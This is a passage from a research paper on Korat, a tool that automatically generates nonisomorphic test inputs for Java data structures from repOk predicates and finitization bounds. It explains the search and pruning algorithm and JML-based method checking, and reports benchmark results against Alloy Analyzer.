Figure 6: Finitization description for the `HeapArray` example

```
size = 0, array = []
size = 0, array = [null]
size = 1, array = [Integer(0)]
size = 1, array = [Integer(1)]
```

Figure 7: Heaps generated for `finHeapArray(1,1,1)`

To generate heaps, the Korat search algorithm uses the finitization description shown in Figure 6. Again, most of the finitization description shown in the figure is automatically generated from the type declarations in the Java code. In Figure 6, the parameters `MAX_size`, `MAX_length`, and `MAX_elem` bound the size of the heap, the length of the array, and the elements of the array, respectively. The elements of the array can either be `null` or contain `Integer` objects where the integers can range from 0 to `MAX_elem`.

Given values for the finitization parameters, Korat automatically generates all heaps. For example, for `finHeapArray(1,1,1)`, Korat generates the four heaps shown in Figure 7. As another example, in less than one second, for `finHeapArray(5,5,5)`, Korat generates 1919 heaps. Note that Korat requires only the `repOk` method (which can use the full Java language) and finitization to generate all heaps. Writing a dedicated generator for complex data structures [2] is much more involved than writing `repOk`.

We next illustrate how programmers can use Korat to check partial correctness of the `extractMax` method that removes and returns the largest element from a `HeapArray`. The JML annotations in Figure 8 specify partial correctness for the `extractMax` method. The `normal_behavior` specifies that if the input heap is valid and non-empty, then the method returns the largest element in the original heap and the resulting heap after execution of the method is valid. The JML keywords `\result` and `\old` denote, respectively, the object returned by the method and the expressions that should be evaluated in the pre-state. JML annotations can also express exceptional behavior of methods. The example `exceptional_behavior` specifies that if the input heap is empty, the method throws an `IllegalArgumentException`.

To check the method `extractMax`, Korat first uses a finitization to generate all nonisomorphic heaps that satisfy either the `normal_behavior` precondition or the `exceptional_behavior` precondition. Next, Korat invokes the method (with runtime assertions for postconditions) on each input and reports a counterexample if any invocation fails to satisfy the correctness criteria.

3. TEST CASE GENERATION

The heart of Korat is a technique for test case generation: given a Java predicate and a finitization for its input, Korat automatically generates all nonisomorphic inputs for which the predicate

```
/*@ public normal_behavior
  @     requires size > 0;
  @     ensures \result == \old(array[0]);
  @ also public exceptional_behavior
  @     requires size == 0;
  @     signals (IllegalArgumentException e) true;
  @*/
public Comparable extractMax() {
    // ... method body
}
```

Figure 8: Partial specification for `HeapArray.extractMax`

```
void koratSearch(Predicate p, Finitization f) {
    intialize(f);
    while (hasNextCandidate()) {
        Object candidate = nextCandidate();
        try {
            if (p.invoke(candidate))
                output(candidate);
        } catch (Throwable t) {}
        backtrack();
    }
}
```

Figure 9: Pseudo-code of the Korat search algorithm

returns `true`. Figure 9 gives an overview of the Korat search algorithm. The algorithm uses a *finitization* (described in Section 3.1) to bound the *state space* (Section 3.2) of predicate inputs. Korat uses backtracking (Section 3.3) to exhaustively explore the state space. Korat generates *candidate* inputs and checks their validity by invoking the predicate on them. Korat monitors accesses that the predicate makes to all the fields of the candidate input. To monitor the accesses, Korat instruments the predicate and all the methods that the predicate transitively invokes (Section 3.5). If the predicate returns without reading some fields of the candidate, the validity of the candidate must be independent of the values of those fields—Korat uses this observation to prune the search. Korat also uses an optimization that generates only nonisomorphic test cases (Section 3.4).

This section first illustrates how Korat generates valid inputs for predicate methods that take only the implicit `this` argument. Section 3.6 shows how Korat generates valid inputs for Java predicates that take multiple arguments.

3.1 Finitization

To generate a finite state space of a predicate's inputs, the search algorithm needs a *finitization*, i.e., a set of bounds that limits the size of the inputs. Since the inputs can consist of objects from several classes, the finitization specifies the number of objects for each of those classes. A set of objects from one class forms a *class domain*. The finitization also specifies for each field the set of classes whose objects the field can point to. The set of values a field can take forms its *field domain*. Note that a field domain is a union of some class domains.

In the spirit of using the implementation language (which programmers are familiar with) for specification and testing, Korat provides a `Finitization` class that allows finitizations to be written in Java.[2] Korat automatically generates a finitization *skeleton* from the type declarations in the Java code. For the `BinaryTree` example presented in Figure 1, Korat automatically generates the skeleton shown in Figure 10.

[2]The initial version of Korat provided a special-purpose language for more compact descriptions of finitizations, sketched in the comments in the examples in Figures 2 and 6.

```
public static Finitization finBinaryTree(int NUM_Node,
                                         int MIN_size,
                                         int MAX_size) {
  Finitization f = new Finitization(BinaryTree.class);
  ObjSet nodes = f.createObjects("Node", NUM_Node);
  nodes.add(null);
  f.set("root", nodes);
  f.set("size", new IntSet(MIN_size, MAX_size));
  f.set("Node.left", nodes);
  f.set("Node.right", nodes);
  return f;
}
```

Figure 10: Generated finitization description for `BinaryTree`

In Figure 10, the `createObjects` method specifies that the input contains at most `NUM_Node` objects from the `Node`. The `set` method specifies the field domain for each field. In the skeleton, the fields `root`, `left`, and `right` are specified to contain either `null` or a `Node` object. The `size` field is specified to range between `MIN_size` and `MAX_size` using the utility class `IntSet`. The Korat package provides several additional classes for easy construction of class domains and field domains.

Once Korat generates a finitization skeleton, programmers can further specialize or generalize it. For example, the skeleton shown in Figure 10 can be specialized by setting `MIN_size` to 0 and `MAX_size` to `NUM_Node`. We presented another specialized finitization in Figure 2. Note that programmers can use the full expressive power of the Java language for writing finitization descriptions.

3.2 State space

We continue with the `BinaryTree` example to illustrate how Korat constructs the state space for the input to `repOk` using the finitization presented in Figure 2. Consider the case when Korat is invoked for `finBinaryTree(3)`, i.e., `NUM_Node = 3`. Korat first allocates the specified objects: one `BinaryTree` object and three `Node` objects. The three `Node` objects form the `Node` class domain. Korat then assigns a field domain and a unique identifier to each field. The identifier is the index into the *candidate vector*. In this example, the vector has eight elements; there are total of eight fields: the single `BinaryTree` object has two fields, `root` and `size`, and the three `Node` objects have two fields each, `left` and `right`.

For this example, a *candidate* `BinaryTree` input is a sample valuation of those eight fields. The state space of inputs consists of all possible assignments to those fields, where each field gets a value from its corresponding field domain. Since the domain for fields `root`, `left`, and `right` has four elements (`null` and three `Node`s from the `Node` class domain), the state space has $4 * 1 * (4 * 4)^3 = 2^{14}$ potential candidates. For `NUM_Node`$= n$, the state space has $(n + 1)^{2n+1}$ potential candidates. Figure 11 shows an example candidate that is a valid binary tree on three nodes. Not all valuations are valid binary trees. Figure 12 shows an example candidate that is not a tree; `repOk` returns `false` for this input.

3.3 Search

To systematically explore the state space, Korat orders all the elements in every class domain and every field domain (which is a union of class domains). The ordering in each field domain is consistent with the orderings in the class domains, and all the values that belong to the same class domain occur consecutively in the ordering of each field domain.




Figure 11: Candidate input that is a valid `BinaryTree`.




Figure 12: Candidate input that is not a valid `BinaryTree`.

Each candidate input is a vector of *field domain indices* into the corresponding field domains. For our running example with `NUM_Node = 3`, assume that the `Node` class domain is ordered as [N_0,N_1,N_2], and the field domains for `root`, `left`, and `right` are ordered as [`null`,N_0,N_1,N_2]. (`null` by itself forms a class domains.) The domain of the `size` field has a single element, 3. According to this ordering, the candidate inputs in Figures 11 and 12 have candidate vectors $[1, 0, 2, 3, 0, 0, 0, 0]$ and $[1, 0, 2, 2, 0, 0, 0, 0]$, respectively.

The search starts with the candidate vector set to all zeros. For each candidate, Korat sets fields in the objects according to the values in the vector. Korat then invokes `repOk` to check the validity of the current candidate. During the execution of `repOk`, Korat monitors the fields that `repOk` accesses. Specifically, Korat builds a *field-ordering*: a list of the field identifiers ordered by the first time `repOk` accesses the corresponding field. Consider the invocation of `repOk` from Figure 1 on the candidate shown in Figure 12. In this case, `repOk` accesses only the fields [`root`,N_0`.left`,N_0`.right`] (in that order) before returning `false`. Hence, the field-ordering that Korat builds is `[0,2,3]`.

After `repOk` returns, Korat generates the next candidate vector backtracking on the fields accessed by `repOk`. Korat first increments the field domain index for the field that is last in the field-ordering. If the domain index exceeds the domain size, Korat resets that index to zero, and increments the domain index of the previous field in the field-ordering, and so on. (The next section presents how Korat generates only nonisomorphic candidates by resetting a domain index for a field to zero even when the index does not exceed the size of the field domain.)

Continuing with our example, the next candidate takes the next value for N_0`.right`, which is N_2 by the above order, whereas the other fields do not change. This prunes from the search all 4^4 candidate vectors of the form `[1,_,2,2,_,_,_,_]` that have the (partial) valuation: `root=`N_0, N_0`.left=`N_1, N_0`.right=`N_1. This pruning does not rule out any valid data structure because `repOk` did not read the other fields, and it could have returned `false` irrespective of the values of those fields.

Continuing further with our example, the next candidate is the valid tree shown in Figure 11. Before executing `repOk` on this candidate, Korat also initializes the field-ordering to `[0,2,3]`. Note that, if `repOk` accesses fields in a deterministic order, this is consistent with the first three fields that `repOk` is going to access, because the values of the first two fields in the field-ordering were not changed when constructing this candidate from the previous candidate. When `repOk` executes on this candidate, `repOk` returns `true` and the field-ordering that Korat builds is `[0,2,3,4,5,6,7,1]`. If `repOk` returns `true`, Korat outputs all (nonisomorphic) candidates that have the same values for the accessed fields as the current candidate. (Note that `repOk` may not access all reachable fields before returning `true`.) The search then backtracks to the next candidate.

Recall that Korat orders the values in the class and field domains. Additionally, each execution of `repOk` on a candidate imposes an order on the fields in the field-ordering. Together, these orders induce a lexicographic order on the candidates. The search algorithm described here generates inputs in the lexicographical order. Moreover, for non-deterministic `repOk` methods, our algorithm provides the following guarantee: all candidates for which `repOk` always returns `true` are generated; candidates for which `repOk` always returns `false` are never generated; and candidates for which `repOk` sometimes returns `true` and sometimes `false` may or may not be generated.

In practice, our search algorithm prunes large portions of the search space, and thus enables Korat to explore very large state spaces. The efficiency of the pruning depends on the `repOk` method. An ill-written `repOk`, for example, might always read the entire input before returning, thereby forcing Korat to explore almost every candidate. However, our experience indicates that naturally written `repOk` methods, which return `false` as soon as the first invariant violation is detected, induce very effective pruning.

3.4 Nonisomorphism

To further optimize the search, Korat avoids generating multiple candidates that are isomorphic to one another. Our optimization is based on the following definition of isomorphism.

Definition: Let $O_1, \ldots, O_n$ be some sets of objects from n classes. Let $O = O_1 \cup \ldots \cup O_n$, and suppose that candidates consist only of objects from O. (Pointer fields of objects in O can either be `null` or point to other objects in O.) Let P be the set consisting of `null` and all values of primitive types (such as `int`) that the fields of objects in O can contain. Further, let $r \in O$ be a special root object, and let O_C be the set of all objects reachable from r in C. Two candidates, C and C', are *isomorphic* iff there is a permutation π on O, mapping objects from O_i to objects from O_i for all $1 \leq i \leq n$, such that:

$\forall o, o' \in O_C.\ \forall f \in fields(o).\ \forall p \in P.$
$o.f$==o' in C iff $\pi(o).f$==$\pi(o')$ in C' and
$o.f$==p in C iff $\pi(o).f$==p in C'.

The operator == is Java's comparison by object identity. Note that isomorphism is defined with respect to a root object. Two candidates are defined to be isomorphic if the parts of their object graphs reachable from the root object are isomorphic. In case of `repOk`, the root object is the `this` object that is passed as an implicit argument to `repOk`.

Isomorphism between candidates partitions the state space into *isomorphism partitions*. Recall the lexicographic ordering induced by the ordering on the values in the field domains and the field-orderings built by `repOk` executions. For each isomorphism partition, Korat generates only the lexicographically smallest candidate in that partition.

Conceptually, Korat avoids generating multiple candidates from the same isomorphism partition by incrementing field domain indices

```
class SomeClass {
    boolean somePredicate(X x, Y y) {...}
    ...
}
```

Figure 13: Predicate method with multiple arguments

by more than one: while backtracking on a field f in the field-ordering, Korat checks for how much to increment the field domain index of f as follows. Suppose that f contains a pointer to an object o_f that belongs to a class domain c_f. Recall that all objects in a class domain are ordered. Let i_f be the index of o_f in c_f. For instance, in the example ordering used above for `finBinaryTree(3)`, field domain index `2` for `right` corresponds to the class domain `Node` and class domain index `1`.

Further, Korat finds all fields f' such that f' occurs before f in the field-ordering and f' contains a pointer to an object o'_f of the same class domain c_f. Let i'_f be the index of o'_f in c_f, and let m_f be the maximum of all such indices i'_f. (If there is no such field f' before f in the field-ordering, $m_f =$`-1`.) In the example candidate for Figure 12, backtracking on $f =$`N`$_0$`.right` gives $m_f =$`1`.

Then, during backtracking on f, Korat checks if i_f is greater than m_f. If $i_f \leq m_f$, Korat increments the field domain index of f by one. If $i_f > m_f$, Korat increments the field domain index of f so that it contains a pointer to an object of the class domain after c_f. If no such domain exists, i.e., c_f is the last domain for the field f, Korat resets the field domain index of f to zero and continues backtracking on the previous field in the field-ordering. The actual Korat implementation uses caching to speed up the computation of m_f.

For example, Korat for `finBinaryTree(3)` generates only the five trees shown in Figure 3. Each tree is a representative from an isomorphism partition that has six distinct trees, one for each of 3! permutations of nodes.

3.5 Instrumentation

To monitor `repOk`'s executions, Korat instruments all classes whose objects appear in finitizations by doing a source to source translation. For each of the classes, Korat adds a special constructor. For each field of those classes, Korat adds an identifier field and special `get` and `set` methods. In the code for `repOk` and all the methods that `repOk` transitively invokes, Korat replaces each field access with an invocation of the corresponding `get` or `set` method. Arrays are similarly instrumented, essentially treating each array element as a field.

To monitor the field accesses and build a field-ordering, Korat uses an approach similar to the *observer* pattern [11]. Korat uses the special constructors to initialize all objects in a finitization with an observer. The search algorithm initializes each of the identifier fields to a unique index into the candidate vector. Special `get` and `set` methods first notify the observer of the field access using the field's identifier and then perform the field access (return the field's value or assign to the field).

3.6 Predicates with multiple arguments

The discussion so far described how Korat generates inputs that satisfy a `repOk` method. This section describes how Korat generalizes this technique to generate inputs that satisfy any Java predicate, including predicates that take multiple arguments. Figure 13 shows

```
class SomeClass_somePredicate {
    SomeClass This;
    X x;
    Y y;
    boolean repOk() {
        return This.somePredicate(x, y);
    }
}
```

Figure 14: Equivalent `repOk` method

a Java predicate that takes two arguments (besides `this`). In order to generate inputs for this predicate, Korat generates an equivalent `repOk` method shown in Figure 14. Korat then generates inputs to the `repOk` method using the technique described earlier.

4. TESTING METHODS

The previous section focused on automatic test case generation from a Java predicate and a finitization description. This section presents how Korat builds on this technique to check correctness of methods. Korat uses specification-based testing: to test a method, Korat first generates test inputs from the method's precondition, then invokes the method on each of those inputs, and finally checks the correctness of the output using the method's postcondition.

The current Korat implementation uses the Java Modeling Language (JML) [20] for specifications. Programmers can use JML annotations to express method preconditions and postconditions, as well as class invariants; these annotations use JML keywords `requires`, `ensures`, and `invariant`, respectively. Each annotation contains a boolean expression; JML uses Java syntax and semantics for expressions, and contains some extensions such as quantifiers. Korat uses a large subset of JML that can be automatically translated into Java predicates.

JML specifications can express several *normal* and *exceptional behaviors* for a method. Each behavior has a precondition and a postcondition: if the method is invoked with the precondition being satisfied, the behavior requires that the method terminate with the postcondition being satisfied. Additionally, normal behaviors require that the method return without an exception, whereas exceptional behaviors require that the method return with an exception. Korat generates inputs for all method behaviors using the *complete* method precondition that is a conjunction of: 1) the class invariant for all objects reachable from the input parameters and 2) a disjunction of the preconditions for all behaviors. In the text that follows, we refer to complete precondition simply as precondition.

4.1 Generating test cases

Valid test cases for a method must satisfy its precondition. To generate valid test cases, Korat uses a class that represents method's inputs. This class has one field for each parameter of the method (including the implicit `this` parameter) and a `repOk` predicate that uses the precondition to check the validity of method's inputs. Given a finitization, Korat then generates all inputs for which this `repOk` returns `true`; each of these inputs is a valid input to the original method.

We illustrate generation of test cases using the `remove` method for `BinaryTree` from Section 2. For this method, each input consists of a pair of `BinaryTree this` and a `Node n`, and the precondition is `this.has(n)`. Figure 15 shows the class that Korat uses for the method's inputs. For this class, Korat creates the finitization skeleton that reuses the finitization for `BinaryTree`, as shown in

```
class BinaryTree_remove {
    BinaryTree This;   // the implicit "this" parameter
    BinaryTree.Node n; // the Node parameter
    //@ invariant repOk();
    public boolean repOk() {
        return This.has(n);
    }
}
```

Figure 15: Class representing `BinaryTree.remove`

```
public static Finitization
        finBinaryTree_remove(int NUM_Node) {
    Finitization f =
        new Finitization(BinaryTree_remove.class);
    Finitization g = BinaryTree.finBinaryTree(NUM_Node);
    f.includeFinitization(g);
    f.set("This", g.getObjects(BinaryTree.class));
    f.set("n", /***/);
    return f;
}
```

Figure 16: Finitization skeleton for `BinaryTree_remove`

Figure 16. The comment `/***/` indicates that Korat cannot automatically determine an appropriate field domain for `n`.

To create finitization for `BinaryTree_remove`, the programmer modifies the skeleton, e.g., by replacing `/***/` with `g.get("root")` or `g.getObjects(BinaryTree.Node.class)` to set the domain for the parameter `n` to the domain for the field `root` or to the set of nodes from the finitization `g`, respectively. Given a value for `NUM_Node`, Korat then generates all valid test cases, each of which is a pair of a tree (with the given number of nodes) and a node from that tree.

4.1.1 Dependent and independent parameters

For the `remove` method, the precondition makes the parameters `This` and `n` explicitly dependent. When the parameters are independent, programmers can instruct Korat to generate all test cases by separately generating all possibilities for each parameter and creating all valid test cases as the Cartesian product of these possibilities.

We next compare Korat with another approach for generating all valid (nonisomorphic) test cases, which uses the Cartesian product even for dependent parameters. Consider a method `m`, with n parameters and precondition $\mathtt{m}_{pre}$. Suppose that a set of possibilities S_i, $1 \leq i \leq n$, is given for each of the parameters. All valid test cases from $S_1 \times \ldots \times S_n$ can be then generated by creating *all* n-tuples from the product, followed by filtering each of them through $\mathtt{m}_{pre}$. (This approach is used in the JML+JUnit testing framework [6] that combines JML [20] and JUnit [3].) Note that this approach requires manually constructing possibilities for all parameters, some of which can be complex data structures.

Korat, on the other hand, constructs data structures from a simple description of the fields in the structures. Further, in terms of Korat's search of `repOk`'s state space, the presented approach would correspond to the search that tries every candidate input. Korat improves on this approach by: 1) pruning the search based on the accessed fields and 2) generating only one representative from each isomorphism partition.

4.2 Checking correctness

To check a method, Korat first generates all valid inputs for the method using the process explained above. Korat then invokes the method on each of the inputs and checks each output with a *test oracle*. To check partial correctness of a method, a simple test oracle could just invoke `repOk` in the *post-state* (i.e., the state immediately after the method's invocation) to check if the method preserves its class invariant. If the result is `false`, the method under test is incorrect, and the input provides a concrete counterexample. Programmers could also manually develop more elaborate test oracles. Programmers can also check for properties that relate the post-state with the *pre-state* (i.e., the state just before the method's invocation).

	Testing framework		
testing activity	JUnit	JML+JUnit	Korat
generating test cases			√
generating test oracle		√	√
running tests	√	√	√

Table 1: Comparison of several testing frameworks for Java. Automated testing activities are indicated with "√".

The current Korat implementation uses the JML tool-set to automatically generate test oracles from method postconditions, as in the JML+JUnit framework [6]. The JML tool-set translates JML postconditions into runtime Java assertions. If an execution of a method violates such an assertion, an exception is thrown to indicate a violated postcondition. Test oracle catches these exceptions and reports correctness violations. These exceptions are different from the exceptions that the method specification allows, and Korat leverages on JML to check both normal and exceptional behavior of methods. More details of the JML tool-set and translation can be found in [20].

Korat also uses JML+JUnit to combine JML test oracles with JUnit [3], a popular framework for unit testing of Java modules. JUnit automates test execution and error reporting, but requires programmers to provide test inputs and test oracles. JML+JUnit, thus, automates both test execution and correctness checking. However, JML+JUnit requires programmers to provide sets of possibilities for all method parameters: it generates all valid inputs by generating the Cartesian product of possibilities and filtering the tuples using preconditions. Korat additionally automates generation of test cases, thus automating the entire testing process. Table 1 summarizes the comparison of these testing frameworks.

5. EXPERIMENTAL RESULTS

This section presents the performance results of the Korat prototype. We used Java to implement the search for valid nonisomorphic `repOk` inputs. For automatic instrumentation of `repOk` (and transitively invoked methods), we modified the sources of the Sun's `javac` compiler. We also modified `javac` to automatically generate finitization skeletons. For checking method correctness, we slightly modified the JML tool-set, building on the existing JML+JUnit framework [6].

We first present Korat's performance for test case generation, then compare Korat with the test generation that uses Alloy Analyzer [16], and finally present Korat's performance for checking method correctness. We performed all experiments on a Linux machine with a Pentium III 800 MHz processor using Sun's Java 2 SDK1.3.1 JVM.

benchmark	package	finitization parameters
BinaryTree	korat.examples	NUM_Node
HeapArray	korat.examples	MAX_size, MAX_length, MAX_elem
LinkedList	java.util	MIN_size, MAX_size, NUM_Entry, NUM_Object
TreeMap	java.util	MIN_size, NUM_Entry, MAX_key, MAX_value
HashSet	java.util	MAX_capacity, MAX_count, MAX_hash, loadFactor
AVTree	ins.namespace	NUM_AVPair, MAX_child, NUM_String

Table 2: Benchmarks and finitization parameters. Each benchmark is named after the class for which data structures are generated; the structures also contain objects from other classes.

5.1 Benchmarks

Table 2 lists the benchmarks for which we show Korat's performance. `BinaryTree` and `HeapArray` are presented in Section 2. (Additionally, `HeapArray`s are similar to array-based stacks and queues, as well as `java.util.Vector`s.) `LinkedList` is the implementation of linked lists in the Java Collections Framework, a part of the standard Java libraries. This implementation uses doubly-linked, circular lists that have a `size` field and a `header` node as a sentinel node. (Linked lists also provide methods that allow them to be used as stacks and queues.) `TreeMap` implements the `Map` interface using red-black trees [8]. This implementation uses binary trees with `parent` fields. Each node (implemented with inner class `Entry`) also has a `key` and a `value`. (Setting all `value` fields to `null` corresponds to the set implementation in `java.util.TreeSet`.) `HashSet` implements the `Set` interface, backed by a hash table [8]. This implementation builds collision lists for buckets with the same hash code. The `loadFactor` parameter determines when to increase the size of the hash table and rehash the elements.

`AVTree` implements the *intentional name* trees that describe properties of services in the Intentional Naming System (INS) [1], an architecture for service location in dynamic networks. Each node in an intentional name has an `attribute`, a `value`, and a set of child nodes. INS uses attributes and values to classify services based on their properties. The names of these properties are implemented with arbitrary `String`s except that `"*"` is a wildcard that matches all other values. The finitization bounds the number of `AVPair` objects that implement nodes, the number of children for each node, and the total number of `String`s (including the wildcard).

5.2 Korat's test case generation

Table 3 presents the results for generating valid structures with our Korat implementation. For each benchmark, all finitization parameters are set to the same (size) value (except the `loadFactor` parameter for `HashSet`, which is set to default 0.75). For a range of size values, we tabulate the time that Korat takes to generate all valid structures, the number of structures generated, the number of candidate structures checked by `repOk`, and the size of the state space.

Korat can generate all structures even for very large state spaces because the search pruning allows Korat to explore only a tiny fraction of the state space. The ratios of the number of candidate structures considered and the size of the state spaces show that the key to effective pruning is backtracking based on fields accessed during `repOk`'s executions. Without backtracking, and even with isomorphism optimization, Korat would generate infeasibly many candidates. Isomorphism optimization further reduces the number of candidates, but it mainly reduces the number of valid structures.

benchmark	size	time (sec)	structures generated	candidates considered	state space
BinaryTree	8	1.53	1430	54418	2^{53}
	9	3.97	4862	210444	2^{63}
	10	14.41	16796	815100	2^{72}
	11	56.21	58786	3162018	2^{82}
	12	233.59	208012	12284830	2^{92}
HeapArray	6	1.21	13139	64533	2^{20}
	7	5.21	117562	519968	2^{25}
	8	42.61	1005075	5231385	2^{29}
LinkedList	8	1.32	4140	5455	2^{91}
	9	3.58	21147	26635	2^{105}
	10	16.73	115975	142646	2^{120}
	11	101.75	678570	821255	2^{135}
	12	690.00	4213597	5034894	2^{150}
TreeMap	7	8.81	35	256763	2^{92}
	8	90.93	64	2479398	2^{111}
	9	2148.50	122	50209400	2^{130}
HashSet	7	3.71	2386	193200	2^{119}
	8	16.68	9355	908568	2^{142}
	9	56.71	26687	3004597	2^{166}
	10	208.86	79451	10029045	2^{190}
	11	926.71	277387	39075006	2^{215}
AVTree	5	62.05	598358	1330628	2^{50}

Table 3: Korat's performance on several benchmarks. All finitization parameters are set to the size value. Time is the elapsed real time in seconds for the entire generation. State size is rounded to the nearest smaller exponent of two.

For `BinaryTree`, `LinkedList`, `TreeMap`, and `HashSet` (with the `loadFactor` parameter of 1), the numbers of nonisomorphic structures appear in the Sloane's On-Line Encyclopedia of Integer Sequences [30]. For all these benchmarks, Korat generates exactly the actual number of structures.

5.2.1 Comparison with Alloy Analyzer

We next compare Korat's test case generation with that of the Alloy Analyzer (AA) [16], an automatic tool for analyzing Alloy *models*. Alloy [17] is a first-order, declarative language based on relations. Alloy is suitable for modeling structural properties of software. Alloy models of several data structures can be found in [22]. These models specify class invariants in Alloy, which correspond to `repOk` methods in Korat, and also declare field types, which corresponds to setting field domains in Korat finitizations.

Given a model of a data structure and a *scope*—a bound on the number of atoms in the universe of discourse—AA can generate all (mostly nonisomorphic) *instances* of the model. An instance valuates the relations in the model such that all constraints of the model are satisfied. Setting the scope in Alloy corresponds to setting the finitization parameters in Korat. AA translates the input Alloy model into a boolean formula and uses an off-the-shelf SAT solver to find a satisfying assignment to the formula. Each such assignment is translated back to an instance of the input model. AA adds symmetry-breaking predicates [29] to the boolean formula so that different satisfying assignments to the formula represent (mostly) nonisomorphic instances of the input model.

benchmark	size	Korat			Alloy Analyzer		
		struc. gen.	total time	first struc.	inst. gen.	total time	first inst.
BinaryTree	3	5	0.56	0.62	6	2.63	2.63
	4	14	0.58	0.62	28	3.91	2.78
	5	42	0.69	0.67	127	24.42	4.21
	6	132	0.79	0.66	643	269.99	6.78
	7	429	0.97	0.62	3469	3322.13	12.86
HeapArray	3	66	0.53	0.58	78	11.99	6.20
	4	320	0.57	0.59	889	171.03	16.13
	5	1919	0.73	0.63	1919	473.51	39.58
LinkedList	3	5	0.58	0.60	10	2.61	2.39
	4	15	0.55	0.65	46	3.47	2.77
	5	52	0.57	0.65	324	14.09	3.51
	6	203	0.73	0.61	2777	148.73	5.74
	7	877	0.87	0.61	27719	2176.44	10.51
TreeMap	4	8	0.75	0.69	16	12.10	6.35
	5	14	0.87	0.88	42	98.09	18.08
	6	20	1.49	0.98	152	1351.50	50.87
AVTree	2	2	0.55	0.65	2	2.35	2.43
	3	84	0.65	0.61	132	4.25	2.76
	4	5923	1.41	0.61	20701	504.12	3.06

Table 4: Performance comparison. For each benchmark, performances of Korat and AA are compared for a range of finitization values. For values larger than presented, AA does not complete its generation within 1 hour. Korat's performance for larger values is given in Table 3.

Table 4 summarizes the performance comparison. Since AA cannot handle arbitrary arithmetic, we do not generate `HashSets` with AA. For all other benchmarks, we compare the total number of structures/instances and the time to generate them for a range of parameter values. We also compare the time to generate the first structure/instance.

Time presented is the total elapsed real time (in seconds) that each experiment took from the beginning to the end, including start-up.[3] Start-up time for Korat is approximately 0.5 sec. (That is why in some cases it seems that generating all structures is faster than generating the first structure or that generating all structures for a larger input is faster than generating all structures for a smaller input.) Start-up time for AA is somewhat higher, approximately 2 sec, as AA needs to translate the model and to start a SAT solver. AA uses precompiled binaries for SAT solvers.

In all cases, Korat outperforms AA; Korat is not only faster for smaller inputs, but it also completes generation for larger inputs than AA. There are two reasons that could account for this difference. Since AA translates Alloy models into boolean formulas, it could be that the current (implementation of the) translation generates unnecessarily large boolean formulas. Another reason is that often AA generates a much greater number of instances than Korat, which takes a greater amount of time by itself. One way to reduce the number of instances generated by AA is to add more symmetry-breaking predicates.

Our main argument for developing Korat was simple: for Java programmers not familiar with Alloy, it is easier to write a `repOk` method than an Alloy model. (From our experience, for researchers familiar with Alloy, it is sometimes easier to write an Alloy model than a `repOk` method.) Before conducting the above experiments, we expected that Korat would generate structures slower than AA.

[3]We include start-up time, because AA does not provide generation time only for generating all instances. We eliminate the effect of cold start by executing each test twice and taking the smaller time.

benchmark	method	max. size	test cases generated	gen. time	test time
BinaryTree	remove	3	15	0.64	0.73
HeapArray	extractMax	6	13139	0.87	1.39
LinkedList	reverse	2	8	0.67	0.76
TreeMap	put	8	19912	136.19	2.70
HashSet	add	7	13106	3.90	1.72
AVTree	lookup	4	27734	4.33	14.63

Table 5: Korat's performance on several methods. All upper-limiting finitization parameters for method inputs are set to the given maximum size. These sizes give complete statement coverage. Times are the elapsed real times in seconds for the entire generation of all valid test cases and testing of methods for all those inputs. These times include writing and reading of files with test cases.

Our intuition was that Korat depends on the executions of `repOk` to "learn" the invariants of the structures, whereas AA uses a SAT solver that can "inspect" the entire formula (representing invariants) to decide how to search for an assignment. The experimental results show that our assumption was incorrect—Korat generates structures much faster than AA. We are now exploring a translation of Alloy models into Java (or even C) and the use of Korat (or a similar search) to generate instances.

5.3 Checking correctness

Table 5 presents the results for checking methods with Korat. For each benchmark, a representative method is chosen; the results are similar for other methods. Methods `remove` and `extractMax` are presented in Section 2. Method `reverse`, from `java.util.Collections`, uses list iterators to reverse the order of list elements; this method is static. Method `put`, from `java.util.TreeMap`, inserts a key-value pair into the map; this method has three parameters (`this`, `key`, and `value`) and invokes several helper methods that rebalance the tree after insertion. Method `add` inserts an element into the set. Method `lookup`, from INS, searches a `database` of intentional names for a given `query` intentional name. The correctness specifications for all methods specify simple containment properties (beside preservation of class invariants).

For each method, the `MIN` finitization parameters are set to zero and the `MAX` and `NUM` parameters to the same size value. Thus, the methods are checked for all valid inputs up to the maximum size, not only for the maximum size. The results show that it is practical to use Korat to exhaustively check correctness of intricate methods that manipulate complex data structures.

AA can also be used to check correctness of Java methods by writing method specifications as Alloy models and defining appropriate translations between Alloy instances and Java objects, as demonstrated in the TestEra framework [22]. However, the large number of instances generated by AA makes TestEra less practical to use than Korat. For example, maximum sizes six and eight for `extractMax` and `put` methods, respectively, are the smallest that give complete statement coverage. As shown in Table 4, for these sizes, AA cannot in a reasonable time even generate data structures that are parts of the inputs for these methods.

6. RELATED WORK

6.1 Specification-based testing

There is a large body of research on specification-based testing. An early paper by Goodenough and Gerhart [13] emphasizes its impor-

tance. Many projects automate test case generation from specifications, such as Z specifications [15, 31], UML statecharts [25, 26], or ADL specifications [5, 28]. These specifications typically do not consider linked data structures, and the tools do not generate Java test cases.

The TestEra framework [22] generates Java test cases from Alloy [17] specifications of linked data structures. TestEra uses the Alloy Analyzer (AA) [16] to automatically generate method inputs and check correctness of outputs, but it requires programmers to learn a specification language much different than Java. Korat generates inputs directly from Java predicates and uses the Java Modeling Language (JML) [20] for specifications. The experimental results also show that Korat generates test cases faster and for larger scopes than AA.

Cheon and Leavens [6] describe automatic translation of JML specifications into test oracles for JUnit [3]. This framework automates execution and checking of methods. However, the burden of test case generation is still on programmers: they have to provide sets of possibilities for all method parameters. Korat builds on this framework by automating test case generation.

6.2 Static analysis

Several projects aim at developing static analyses for verifying program properties. The Extended Static Checker (ESC) [10] uses a theorem prover to verify partial correctness of classes annotated with JML specifications. ESC has been used to verify absence of such errors as null pointer dereferences, array bounds violations, and division by zero. However, tools like ESC cannot verify properties of complex linked data structures.

